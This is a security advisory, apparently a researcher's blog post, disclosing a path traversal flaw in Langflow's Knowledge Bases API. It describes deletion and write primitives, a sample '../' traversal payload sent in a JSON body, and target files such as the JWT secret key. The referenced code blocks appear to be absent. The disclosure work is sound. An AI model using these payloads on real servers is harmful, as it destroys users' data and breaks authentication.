

Security advisory
This vulnerability is patched in Langflow v1.9.0. If you are running Langflow v1.8.4 or earlier, upgrade immediately.
I was running variant analysis against open-source projects when Code Pathfinder flagged something in Langflow that made me stop and look twice. A path traversal. In the Knowledge Bases API. The thing is, Langflow already fixed this exact bug class three months earlier in a different endpoint. CVE-2026-33497 (GHSA-ph9w-r52h-28p7) was a path traversal in the profile pictures endpoint, patched in v1.7.1. The fix was clean: resolve the path, check it stays inside the allowed directory.
But that fix was never applied to the Knowledge Bases API. Same codebase. Same pattern. Different endpoint. Still vulnerable.
I confirmed all four primitives on a live Docker instance, then reported it to the Langflow team via GitHub Security Advisory on March 27, 2026. My report was later marked as a duplicate and closed.
Affected versions: Langflow v1.8.4 and earlier
Fixed in: Langflow v1.9.0
Severity: HIGH (CWE-22, CWE-73)
Status: Reported to Langflow team (2026-03-27), patched in v1.9.0 (2026-04-15)
The bug that was already fixed (in one place)
Langflow has seen several CVEs recently. CVE-2025-3248 was an unauthenticated RCE added to CISA's KEV catalog. CVE-2026-33017 was another unauthenticated RCE in the public flow build endpoint. CVE-2026-27966 was code execution through the CSV Agent. And CVE-2026-33497 was the path traversal in the profile pictures endpoint.
That last one is the interesting one for this story. A researcher found that the /api/v1/files/profile_pictures endpoint concatenated user-supplied folder and file names directly into a filesystem path. You could read the JWT secret key with a single curl:
The fix in v1.7.1 added path containment:
Resolve the path, check it's still inside the allowed base. (The startswith on string paths has known edge cases, but in practice the resolved paths here prevent the obvious traversals.)
But here's what caught my attention: the Knowledge Bases API, added later, does the exact same thing with user input, and nobody applied the same check.
Three paths, zero containment
The Knowledge Bases API has three code paths that build filesystem paths from user input.
The path resolver:
The bulk delete handler:
The create endpoint:
That kb_name comes straight from the JSON request body. No filtering, no resolve, no containment check. And the delete path ends with shutil.rmtree, which recursively deletes everything.
Why the JSON body matters
You might wonder: doesn't the web framework catch path traversal in URL parameters? It does, actually. Langflow has URL-based KB endpoints too (like GET /api/v1/knowledge_bases/:kb_name), and those are safe. Starlette path parameters match a single segment between slashes, so ../../../ in the URL path becomes separate path components that don't match the route.
But the bulk delete endpoint is DELETE /api/v1/knowledge_bases/ with kb_names in the JSON body. And the create endpoint is POST /api/v1/knowledge_bases/ with name in the JSON body. JSON parsing doesn't touch path separators. The string ../../../../../../tmp/target passes through as-is.
What an attacker can do
I tested all four primitives on langflowai/langflow:latest (v1.8.4) in Docker. You need an authenticated session, but Langflow's default Docker config has auto-login enabled, so getting a token is one curl.
Setup
Arbitrary directory deletion
The KB user directory sits at /app/data/.langflow/knowledge_bases/langflow/. Six levels of ../ reach the filesystem root.
Response:
/tmp/victim_data/ and everything in it, gone. shutil.rmtree doesn't ask questions.
JWT secret key deletion
The JWT signing key lives at /app/data/.cache/langflow/secret_key. Three levels of ../ from the KB user directory.
On restart, the server generates a new key. Every existing session is invalidated. In Kubernetes or ECS deployments where containers restart on schedule, this becomes a repeatable DoS that breaks all sessions on every restart.
Cross-user knowledge base deletion
This one only needs a single ../ to escape the user boundary:
Alice's knowledge base, her embeddings, her metadata. All gone. One request.
Arbitrary directory and file write
The create endpoint builds directories too:
Creates a directory at /tmp/written_outside/ with a 188KB SQLite database and a JSON metadata file. The embedding_provider and embedding_model values in the JSON are attacker-controlled strings.
How Code Pathfinder found it
I wasn't specifically looking at Langflow. I was doing variant analysis, scanning open-source projects against a set of path traversal detection rules to see what they'd catch in the wild.
The rule that flagged it traces data flow from user input to filesystem operations, and reports flows that don't pass through a containment check:
Scanning Langflow:
Output:
The tool flagged kb_helpers.py:212 where read_text() operates on an unsanitized path. I traced it back manually: the metadata_file path comes from _resolve_kb_path(), which concatenates user input without any containment check. Then I compared it with the already-patched profile pictures endpoint in files.py. The fix was right there in the same codebase. It just never got applied to the KB API.
The fix is already written
The suggested fix is literally the same pattern Langflow used for CVE-2026-33497:
Resolve the path. Check it stays inside the user's directory. Same fix they already wrote for profile pictures, applied to the three KB code paths that need it.
Variant analysis is the point
This is the part I keep coming back to. The fix for CVE-2026-33497 was correct. The containment check in files.py works. But a fix in one endpoint doesn't protect you from the same pattern in another endpoint. And in a codebase like Langflow that's growing fast, with new API surfaces being added regularly, it's easy for the same bug to show up in a new place without anyone noticing.
That's what variant analysis is for. You take a known bug pattern, encode it as a detection rule, and scan the entire codebase for instances that didn't get the fix. The profile pictures endpoint has is_relative_to(). The KB endpoint doesn't. The rule catches the difference because it understands the data flow: user input reaches a filesystem operation without passing through a sanitizer.
Grep can find shutil.rmtree. It can't tell you whether the path argument was sanitized.
A missing containment check. That's all it was. The fix was already in the codebase, applied to a different file. And four attack primitives, including recursive directory deletion, were sitting there waiting.
This is the kind of thing I built Code Pathfinder to find. If you want to try variant analysis against your own codebase, it's open-source. You can get started here.